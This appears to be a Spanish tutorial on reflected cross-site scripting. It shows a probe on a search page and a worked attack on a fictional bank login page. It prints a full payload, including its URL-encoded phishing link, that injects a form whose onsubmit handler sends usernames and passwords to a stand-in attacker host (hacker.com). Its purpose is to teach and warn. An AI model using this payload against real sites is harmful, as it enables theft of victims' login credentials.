Cross Site Scripting

Caso General

Se tiene un buscador en el cual lo que se busca (ingresado por el usuario) forma parte de la página retornada. Si buscamos:

```
<script>alert('hola mundo')</script>
```


y la página del buscador retorna:

```
Nothing is found for <script>alert('aaa')</script>.
```

Entonces es posible que nuestro navegador interprete el script y lo execute.

Caso Particular

Supongamos que tenemos un servicio de homebanking con una página de acceso del siguiente tipo:



Al intentar ingresar como username: “BadLogin” y como password:”********” se ve que nos

responde con una página de error con la siguiente URL:

```
http://www.freebank.com/banklogin.asp?err=Invalid%20Login:%20Bad Login
```


Ahora el atacante sabe que la página retorna información en el login page. En particular nuestro **INPUT** es parte del parámetro **err.**

Lo que el atacante intentaría ahora es injectar codigo HTML y javascript a la página, por ejemplo con:

```
ANTES
http://www.freebank.com/banklogin.asp?err=Invalid%20Login:%20Bad Login

DESPUES
http://www.freebank.com/banklogin.asp?err=<script>alert('XSS')</script>
```

Si la aplicación es vulnerable un popup debería aparecer.



Ahora que el atacante sabe que un XSS es posible, debe crear una URL específica para robar información sensible. Como todas las páginas web son diferentes, esta URL debe ser armada específicamente para este caso. Para saber como hacerla el atacante debe observar el código de la página y ajustar la URL en forma acorde.

El siguiente es el código de la página cuando ejecutamos el script anterior:

```
<HTML>
<HEAD>
<TITLE></TITLE>
</HEAD>
<BODY>
<TABLE BGCOLOR="#ffffff" STYLE="border: 3px solid black">
<TR>
<TD STYLE="border-left: 12px solid #2E7AA3; border-top: 7px
solid #2E7AA3"
  HEIGHT="47" ROWSPAN="2" VALIGN="TOP"><IMG
  SRC="/images/freebank-logo2.gif" ALIGN="LEFT" BORDER="0"
WIDTH="150"
  HEIGHT="50"><BR><BR>
</TD>
<TD STYLE="border-top: 7px solid #2E7AA3" WIDTH="571"
HEIGHT="47" VALIGN="TOP"> 
</TD>
</TR>
<TR>
<TD WIDTH="571" VALIGN="TOP" ROWSPAN="7" HEIGHT="49">
<TABLE>
<TR>
<TD BGCOLOR="#2E7AA3" STYLE="border: 1px solid black"
WIDTH="258"
  HEIGHT="217">
<FORM ACTION="login1.asp" METHOD="post">
  <CENTER><script>alert('XSS')</script>
<br>
Username:<BR><INPUT TYPE="text" NAME="login"
  STYLE="border: 1px solid black; spacing: 0">
<BR>Password:<BR><INPUT TYPE="password"
  NAME="password" STYLE="border: 1px solid black; spacing:
0"><BR><INPUT
  TYPE="radio" NAME="graphicOption" VALUE="minimum"
CHECKED="CHECKED">
```

Se puede notar que:

- La inyección se realizó dentro del form de login.
- El nombre de los parámetros del formulario: “login” y “password”.

Con este conocimiento, el atacante puede determinar el HTML y el código de script que necesita injectar

```
</form>
<form action="login1.asp" method="post"
onsubmit="XSSimage = new Image;
XSSimage.src='http://www.hacker.com/' +
document.forms(1).login.value + ':' +
document.forms(1).password.value;">
```

Para entender que hace, ponemos ese codigo en el contexto de la pagina vulnerable.

```
<TABLE>
<TR>
<TD BGCOLOR="#2E7AA3" STYLE="border: 1px solid black"
WIDTH="258"
HEIGHT="217">
<FORM ACTION="login1.asp" METHOD="post">
<CENTER></form>
<form
action=”login1.asp”
method=”post”
onsubmit=”
 XSSimage = new Image;
  XSSimage.src=’http://www.hacker.com/’ +
document.forms(1).login.value + ‘:’ +
document.forms(1).password.value;“>
<br>Username:<BR><INPUT TYPE="text" NAME="login"
STYLE="border: 1px solid black; spacing: 0"><BR>Password:<BR>
<INPUT TYPE="password
```

Como vemos, la primera parte cierra el formulario anterior.


Luego se redefine el formulario incluyendo la creacioó de una imagen en el “onsubmit” la cual va a tratar de cargar una imagen del sitio del atacante. El nombre de la imagen es el <username>:<password>.

El atacante mirando los logs de su servidor ve los intentos de acceso a archivos inexistentes, que representan las credenciales de acceso de las víctimas.

Como último paso, el atacante tiene que armar la URL y distribuirla

```
http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastA
ccess&templateName=prod_sel.forte&source=Freebank&AD_REFERRING_U
RL=http://www.Freebank.com&err=%3C/form%3E%3Cform%20action=%22lo
gin1.asp%22%20method=%22post%22%20onsubmit=%22XSSimage%20=%20new
%20Image;XSSimage.src='http://www.hacker.com/'%20%2b%20document.
forms(1).login.value%20%2b%20':'%20%2b%20document.forms(1).passw
ord.value;%22%3E
```

Para distribuirla una buena noticia como el siguiente correo electrónico



Observaciones

Este es un caso de Cross Site Scripting reflejado o no almacenado. Para este tipo de casos , una muy buena practica es no seguir links provistos, sino uno mismo escribir sus URL's de acceso.